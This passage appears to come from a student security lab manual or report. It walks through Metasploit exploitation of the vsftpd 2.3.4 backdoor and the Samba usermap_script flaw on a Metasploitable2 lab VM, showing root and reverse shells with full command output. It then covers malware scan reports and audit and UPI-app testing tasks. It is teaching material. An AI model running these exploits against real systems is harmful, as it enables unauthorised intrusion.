    Disclosed: 2011-07-03
```

Use info to check RHOST

Basic options:			
Name	Current Setting	Required	Description
RHOSTS	192.168.23.129	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	21	yes	The target port (TCP)

To take the advantage of the exploit we use payload

>show payloads

Compatible Payloads					
#	Name	Disclosure Date	Rank	Check	Description
-	payload/cmd/unix/interact		normal	No	Unix Command, Interact with Established Connection

Set the payload

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payloads /cmd/unix/interact
payloads => /cmd/unix/interact
```

Exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.23.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.23.129:21 - USER: 331 Please specify the password.
[+] 192.168.23.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.23.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.23.128:40081 → 192.168.23.129:6200 ) at 2022-07-04 05:17:05 -0400
```

Use linux commands such as ls

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
```

```
exit
[*] 192.168.23.129 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > back
```

Try to find vulnerability for port 445

```
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

#	Name	Disclosure Date	Rank	Check
Description				
0	exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Yes
Citrix Access Gateway Command Execution				
1	exploit/windows/license/caliclnt_getconfig	2005-03-02	average	No
Computer Associates License Client GETCONFIG Overflow				
2	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes
DistCC Daemon Command Execution				
3	exploit/windows/smb/group_policy_startup	2015-01-26	manual	No
Group Policy Script Execution From Shared Resource				
4	post/linux/gather/enum_configs		normal	No
Linux Gather Configurations				
5	auxiliary/scanner/rsync/modules_list		normal	No
List Rsync Modules				
6	exploit/windows/fileformat/ms14_060_sandworm	2014-10-14	excellent	No

Or

```
msf6 > search 3.0.20
Matching Modules
=====
#  Name
k  Description
-  --
-  --
0  exploit/multi/samba/usermap_script
Samba "username map script" Command Execution
1  auxiliary/admin/http/wp_easycart_privilege_escalation
WordPress WP EasyCart Plugin Privilege Escalation
```

Use exploit

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > info

      Name: Samba "username map script" Command Execution
      Module: exploit/multi/samba/usermap_script
      Platform: Unix
          Arch: cmd
      Privileged: Yes
      License: Metasploit Framework License (BSD)
          Rank: Excellent
      Disclosed: 2007-05-14

Provided by:
    jduck <jduck@metasploit.com>
```

Set RHOST

```
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.23.129
RHOST => 192.168.23.129
msf6 exploit(multi/samba/usermap_script) > info

      Name: Samba "username map script" Command Execution
      Module: exploit/multi/samba/usermap_script
      Platform: Unix
          Arch: cmd
      Privileged: Yes
      License: Metasploit Framework License (BSD)
          Rank: Excellent
      Disclosed: 2007-05-14

Provided by:
    jduck <jduck@metasploit.com>
```

Show payloads

Compatible Payloads						
#	Name	Disclosure Date	Rank	Check	Description	
-	-	-	-	-	-	
0	payload/cmd/unix/bind_awk		normal	No	Unix Comma	
1	payload/cmd/unix/bind_busybox_telnetd		normal	No	Unix Comma	
2	payload/cmd/unix/bind_inetd		normal	No	Unix Comma	
3	payload/cmd/unix/bind_jjs		normal	No	Unix Comma	
4	payload/cmd/unix/bind_lua		normal	No	Unix Comma	
5	payload/cmd/unix/bind_netcat		normal	No	Unix Comma	

Use payload

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > info
```

```

Name: Samba "username map script" Command Execution
Module: exploit/multi/samba/usermap_script
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2007-05-14
```

Provided by:
jduck <jduck@metasploit.com>

Available targets:

Id	Name
--	--
0	Automatic

Exploit

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.23.128:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 0r7IQqqd6nK4WYL3;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "0r7IQqqd6nK4WYL3\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (192.168.23.128:4444 → 192.168.23.129:33202 ) at 2022-07-
04 05:33:30 -0400
```

Run some unix commands

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
```

Experiment 9: Implementation of IT Audit, malware analysis and Vulnerability assessment and generate the report.

Step1:

Collection Information about Malware:

How a malware is collected.

Step2:

Basic Information about malware:

Name: file.exe

Media Type: application/x-msdownload

SHA-256: d01d08621690c1a7a0f41bdd1bb02ec05d418ef68b06cd3cf54fbb3f58ba80a

Report ID: 37cec6e6-0778-4c35-9cb3-d177c1e6e34a


Submission ID: 62c24f59783441cda10213de

Submission Date: 07/04/2022, 02:24:27


Step3:

Report from filescan.io

In filescan.io



The screenshot shows a web browser window with multiple tabs open, including 'Metasploitable2-Linux', 'Kali-Linux-2022.2-vmwar...', 'Apache2 Debian Default Page', '127.0.0.1/DVWA/security', '192.168.23.128/', 'Apache2 Debian Default Page', 'FileScan.IO - Next-Gen M...', and 'FileScan.IO - Next-Gen M...'. The main content area displays the filescan.io logo and the text 'filescan.io RAPID. IN-DEPTH.' Below this is a large dashed box with the instruction 'Drag & Drop For Rapid Analysis.' and 'Max. file size is 100MB'. Underneath the box, there is a link input field containing 'http://www.webpage.com/invoice.doc' and a blue 'Analyze Link' button. At the bottom, a descriptive text block states: 'FileScan.IO is a free malware analysis service that offers rapid in-depth file assessments, threat intelligence and indicator of compromise (IOCs) extraction for a wide range of executable files, documents and scripts. [Learn more](#)'.



A detailed screenshot of the FileScan.IO analysis interface. On the left, a sidebar titled "Overview" lists several sections: File Details, Indicators of Compromise, YARA Rules, Extracted Strings, Extracted Files, Geolocation, and Scan State (which is green). The main content area is divided into several panels. The top panel shows the file name "file.exe". To the right, a "Verdict" box shows "Suspicious" with a confidence of 100%. Below this, the "Submission Info" panel provides detailed metadata: Name: file.exe, Media Type: application/x-msdownload, SHA-256: d01d08621690c1a7a0f41bdd1bb02ec05d418ef68b06cd3cfd54fb3f58ba80a, Report ID: 8355dc96-be6a-4822-bc88-03fe506cb54b, Submission ID: 62c2b93edd037e27032e82f7, and Submission Date: 07/04/2022, 09:56:16. It includes download links for the file and report, and tags for peeker, html, cobalt, greyware, overlay, and packed. The bottom panel is titled "Analysis Overview" and includes tabs for Malicious, Suspicious, and Informational, with the Suspicious tab currently selected.

Report in virustotal

The screenshot shows a screenshot of a web browser displaying the VirusTotal analysis page for a file. The URL is <https://www.virustotal.com/gui/file/d01d08621690c1a7a0f41bdd1bb02ec05d418ef68b06cd3cf54fb3f58ba80aab.exe>. The main summary indicates that 50 security vendors and 1 sandbox flagged the file as malicious. The file is an EXE file, 72.07 KB in size, and was submitted 7 months ago on 2021-11-28 at 15:50:22 UTC. Below this, there are tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY. The DETECTION tab is selected, showing a table titled "Security Vendors' Analysis". The table lists various security vendors and their findings:

Vendor	Findings
Acronis (Static ML)	Suspicious
AhnLab-V3	Trojan:Win32.Shell.R1283
Arcabit	Trojan.CryptZ.Gen
AVG	Win32:Meterpreter-C [Trj]
BitDefender	Trojan.CryptZ.Gen
Bkav Pro	W32:FamVT.RorenNHc.Trojan
Comodo	TrojWare.Win32.Rozena.A@4jwdqr
Cybereason	Malicious!ff086
Correl	Malicious (score: 100)
Ad-Aware	Trojan.CryptZ.Gen
ALYac	Trojan.CryptZ.Gen
Avast	Win32:Meterpreter-C [Trj]
Avira (no cloud)	TR/Patched.Gen
BitDefenderTheta	Gen:NN_ZexxF.34294.eq1@a8wLcagi
ClamAV	Win.Trojan.Swört-5710536-0
CrowdStrike Falcon	Win/malicious_confidence_100% (D)
Cylance	Unsafe
Curen	W32/Swört A.nin/Fidostrada

Final deduction

Final report.

IT Audit: Do the port scanning of the computer using nmap/zenmap to identify the open ports and see if services running on those ports are vulnerable or not. Write a report on it. [Note: Clear any firewall rules that you have added by using the command sudo iptables –F]

Experiment 10: Test security of UPI applications on Desktop sharing applications.

Step 1:

Download and install UPI application on your phone

Download and install Teamviewer on your phone and

computer

Download and install Anydesk on your phone and

computer

Step 2:

Test the security of the application and fill the table (keep adding more applications as you test)

List of UPI Apps

UPI Apps Team Viewer

Any DeskBHIM

Google Pay